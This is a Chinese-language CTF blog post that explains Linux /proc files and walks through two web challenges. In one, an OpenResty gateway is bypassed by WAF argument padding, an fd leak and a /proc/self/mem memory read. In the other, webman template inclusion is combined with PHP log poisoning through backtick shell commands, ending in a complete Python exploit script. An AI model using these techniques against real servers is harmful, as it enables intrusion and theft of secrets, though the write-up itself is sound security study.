参考链接:https://leekosss.github.io/2023/08/24/proc%E7%9B%AE%E5%BD%95self%E4%B8%8B%E7%9A%84maps&&mem/

参考链接:https://blog.csdn.net/cjdgg/article/details/119860355

/proc

/proc是linux的伪文件系统,与进程相关。不占用磁盘,只在内存中。每个进程都会在/proc目录下有一个子目录,目录名为对应的PID

PID也可以用self代替,self是指向当前PID目录的符号链接。

/proc/cmdline

test.py

1
2
3
4
import time
f = open('/test/test.txt', 'r')
while True:
time.sleep(300)

pid目录下就是输出开启进程的命令,在proc目录下就是系统启动时传递给内核的启动参数

/proc/pid/maps

提供内存映射关系

数据分别对应了起始地址,结束地址,权限,偏移量,设配号, inode 编号,文件路径

地址范围

这段内存映射在进程虚拟地址空间中的起始和结束地址

权限

rwx s/p

rwx就是读,写,执行,s是私有映射,p是公有

inode

唯一标识文件系统中的文件,可用于查找硬链接或确认文件身份

/proc/pid/mem

该文件提供了对内存的直接访问

/proc/self/mem并不能直接顺序读取,因为其中包含未映射的内存区域,直接读取会失败或产生无效数据。通常需要结合 /proc/self/maps 获取内存映射信息(起始地址、结束地址、权限等),然后按映射区间读取有效数据

/proc/pid/environ

输出进程的环境变量列表

/proc/pid/cwd

1
ls -al /proc/1512224/cwd

输出指定进程的运行目录

/proc/pid/fd


目录包含了指定进程(由 pid 表示)打开的所有文件描述符(file descriptors,简称 fd)。这些文件描述符可以是文件、管道、套接字等。每个文件描述符在该目录中表示为一个符号链接,指向实际打开的文件或资源。

test.py

1
2
3
4
import time
f = open('/test/test.txt', 'r')
while True:
time.sleep(300)

L3Hctf#gate_advance

查看附件中的nginx.conf

代码审计

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
worker_processes 1;

events {
use epoll;
worker_connections 10240;
}

http {
include mime.types;
default_type text/html;
access_log off;
error_log /dev/null;
sendfile on;

init_by_lua_block {
f = io.open("/flag", "r")
f2 = io.open("/password", "r")
flag = f:read("*all")
password = f2:read("*all")
f:close()
password = string.gsub(password, "[\n\r]", "")
os.remove("/flag")
os.remove("/password")
}

server {
listen 80 default_server;
location / {
content_by_lua_block {
ngx.say("hello, world!")
}
}

location /static {
alias /www/;
access_by_lua_block {
if ngx.var.remote_addr ~= "127.0.0.1" then
ngx.exit(403)
end
}
add_header Accept-Ranges bytes;
}

location /download {
access_by_lua_block {
local blacklist = {"%.", "/", ";", "flag", "proc"}
local args = ngx.req.get_uri_args()
for k, v in pairs(args) do
for _, b in ipairs(blacklist) do
if string.find(v, b) then
ngx.exit(403)
end
end
end
}
add_header Content-Disposition "attachment; filename=download.txt";
proxy_pass http://127.0.0.1/static$arg_filename;
body_filter_by_lua_block {
local blacklist = {"flag", "l3hsec", "l3hctf", "password", "secret", "confidential"}
for _, b in ipairs(blacklist) do
if string.find(ngx.arg[1], b) then
ngx.arg[1] = string.rep("*", string.len(ngx.arg[1]))
end
end
}
}

location /read_anywhere {
access_by_lua_block {
if ngx.var.http_x_gateway_password ~= password then
ngx.say("go find the password first!")
ngx.exit(403)
end
}
content_by_lua_block {
local f = io.open(ngx.var.http_x_gateway_filename, "r")
if not f then
ngx.exit(404)
end
local start = tonumber(ngx.var.http_x_gateway_start) or 0
local length = tonumber(ngx.var.http_x_gateway_length) or 1024
if length > 1024 * 1024 then
length = 1024 * 1024
end
f:seek("set", start)
local content = f:read(length)
f:close()
ngx.say(content)
ngx.header["Content-Type"] = "application/octet-stream"
}
}
}
}

一共有四个路由,/,/static,/download,/read_anywhere

init_by_lua_block

init_by_lua_block {
    f = io.open("/flag", "r")
    f2 = io.open("/password", "r")
    flag = f:read("*all")
    password = f2:read("*all")
    f:close()
    password = string.gsub(password, "[\n\r]", "")
    os.remove("/flag")
    os.remove("/password")
}


__init__by_lua_block是OpenResty的一个指令,用于在nginx启动的时候执行Lua脚本。这个Lua脚本把flagpasswprd都读入到了内存,并且把文件本身删除了,所以我们要读取flag,就得从内存中读。/proc/self/mem表示内存内容,/proc/self/mem并不能直接顺序读取,因为其中包含未映射的内存区域,直接读取会失败或产生无效数据。通常需要结合 /proc/self/maps 获取内存映射信息(起始地址、结束地址、权限等),然后按映射区间读取有效数据

/

页面输出”hellom world”

/static

映射到/www/目录下,访问静态资源

/download

通过?filename=传参,然后利用/static读取文件

/read_anyway

f:seek("set", start)设置读取的起始字节,f:read(length)读取指定字节的长度,需要找到密码才能使用

复现

ngx.req.get_uri_args()绕过

传送门

原理是ngx.req.get_uri_args()这个函数会返回get参数,默认只接受100个参数,所以在101个后的参数,不会被waf过滤

所以先传100个参数,再传filename=../etc/passwd

实现任意文件读取

读取password

仔细代码审计就会发现,对于passwordflag的操作有细微的差别,f:close()关闭了文件句柄,但是password的没有关闭,可能会造成意外的泄漏,这个时候就要用到/proc/self/fd目录,利用对应的符号链接可以读取文件,因为不能ls 该目录,所以只能一个一个试,password是哪个数字,最后试到6,读取到password

但是,响应被设置了waf,local blacklist = {"flag", "l3hsec", "l3hctf", "password", "secret", "confidential"}

会被换成*,我们可以在报文里加Range: bytes=0-10,来控制响应的长度,绕过waf

像这样读取password,最后的结果是test_password

read_anywhere

按照前面的思路先读/proc/self/maps再读/proc/self/mem

1
2
3
4
X-Gateway-Password: test_password
X-Gateway-Filename: /proc/self/maps
X-Gateway-Start: 0
X-Gateway-Length: 1048576

但是我们并不知道哪个是flag的,所以我们可以在本地改一下nginx.conf文件,让他输出自己的内存地址

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
init_by_lua_block {
f = io.open("/flag", "r")
f2 = io.open("/password", "r")
flag = f:read("*all")
password = f2:read("*all")
f:close()
password = string.gsub(password, "[\n\r]", "")
os.remove("/flag")
os.remove("/password")
# 在最后加上一段
print(tostring(flag))
local ffi = require("ffi")
local ptr = ffi.cast("const char*", flag)
print("Address: ", tostring(ptr))
}


可以看到地址在/dev/zero的下面,我们只需要在这个范围内找L3HCTF{就行了

CTFSHOW单身杯#迷雾重重


查看附件中的源码,mvc框架,查看控制器中的php文件

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
<?php
namespace app\controller;
use support\Request;
use support\exception\BusinessException;

class IndexController
{
public function index(Request $request)
{
return view('index/index');
}

public function testUnserialize(Request $request){
if(null !== $request->get('data')){
$data = $request->get('data');
unserialize($data);
}
return "unserialize测试完毕";
}

public function testJson(Request $request){
if(null !== $request->get('data')){
$data = json_decode($request->get('data'),true);
if(null!== $data && $data['name'] == 'guest'){
return view('index/view', $data);
}
}
return "json_decode测试完毕";
}

public function testSession(Request $request){
$session = $request->session();
$session->set('username',"guest");
$data = $session->get('username');
return "session测试完毕 username: ".$data;

}

public function testException(Request $request){
if(null != $request->get('data')){
$data = $request->get('data');
throw new BusinessException("业务异常 ".$data,3000);
}
return "exception测试完毕";
}
}


然后查看testjson中的view函数


$vars就是我们可控的$data,继续跟进这个render函数

看到include了 $__template_path__,前面还有extract函数,该函数会把键值对变成对应的变量名和值,还会覆盖之前的变量

那我们就可以任意包含了

常见的伪协议都关闭了,只有file://,远程文件也包含不了,可以考虑包含日志文件,通过bp抓包或者插件都能得知这是一个nginx的服务,nginx默认的日志文件位置是 /var/log/nginx/access.log/var/log/nginx/error.log

但是包含不到,这个时候可以考虑一下webman框架的日志文件


config/log.php

根据这个配置文件,知道最终日志文件的相对路径是 runtime/logs/webman-年-月-日.log,但是要包含这个日志文件,我们需要知道他的绝对路径,也就是工做目录在哪里,webman框架启动需要一个start.php

所以这个时候可以使用/proc/pid/cmdline来获取启动命令的信息,

最后日志绝对路径就是/var/www/html/webrooth1xaa//runtime/logs/webman-2026-01-18.log


日志会记录你的url,所以在url里写马就行了,什么?写了个马,日志文件就Include不到了,啥意思

1
<?php`ls%20/>/var/www/html/webrooth1xaa//public/ls.txt`;?>

然后cat也是一样的

官方脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
import requests
import time
from datetime import datetime

# 注意 这里题目地址 应该https换成http
url="http://8dd03441-7d3c-45f4-978c-1af3275df91e.challenge.ctf.show/"

# Author: ctfshow h1xa
def get_webroot():
print("[+] Getting webroot...")

webroot = ""

for i in range(1, 300):
r = requests.get(
url=url + 'index/testJson?data={{"name": "guest", "__template_path__": "/proc/{}/cmdline"}}'.format(i))
time.sleep(0.2)
if "start.php" in r.text:
print(f"[\033[31m*\033[0m] Found start.php at /proc/{i}/cmdline")
webroot = r.text.split("start_file=")[1][:-10]
# print(r.text)
print(f"Found webroot: {webroot}")
break
return webroot


def send_shell(webroot):
# payload = 'index/testJson?data={{"name":"guest","__template_path__":"<?php%20`ls%20/>{}/public/ls.txt`;?>"}}'.format(webroot)
payload = 'index/testJson?data={{"name":"guest","__template_path__":"<?php%20`cat%20/s00*>{}/public/flag.txt`;?>"}}'.format(
webroot)
r = requests.get(url=url + payload)
time.sleep(1)
if r.status_code == 500:
print("[\033[31m*\033[0m] Shell sent successfully")
else:
print("Failed to send shell")


def include_shell(webroot):
now = datetime.now()
payload = 'index/testJson?data={{"name":"guest","__template_path__":"{}/runtime/logs/webman-{}-{}-{}.log"}}'.format(
webroot, now.strftime("%Y"), now.strftime("%m"), now.strftime("%d"))
print(payload)
r = requests.get(url=url + payload)
time.sleep(5)
r = requests.get(url=url + 'flag.txt')
if "ctfshow" in r.text:
print("=================FLAG==================\n")
print("\033[32m" + r.text + "\033[0m")
print("=================FLAG==================\n")
print("[\033[31m*\033[0m] Shell included successfully")
else:
print("Failed to include shell")


def exploit():
webroot = get_webroot()
send_shell(webroot)
include_shell(webroot)


if __name__ == '__main__':
exploit()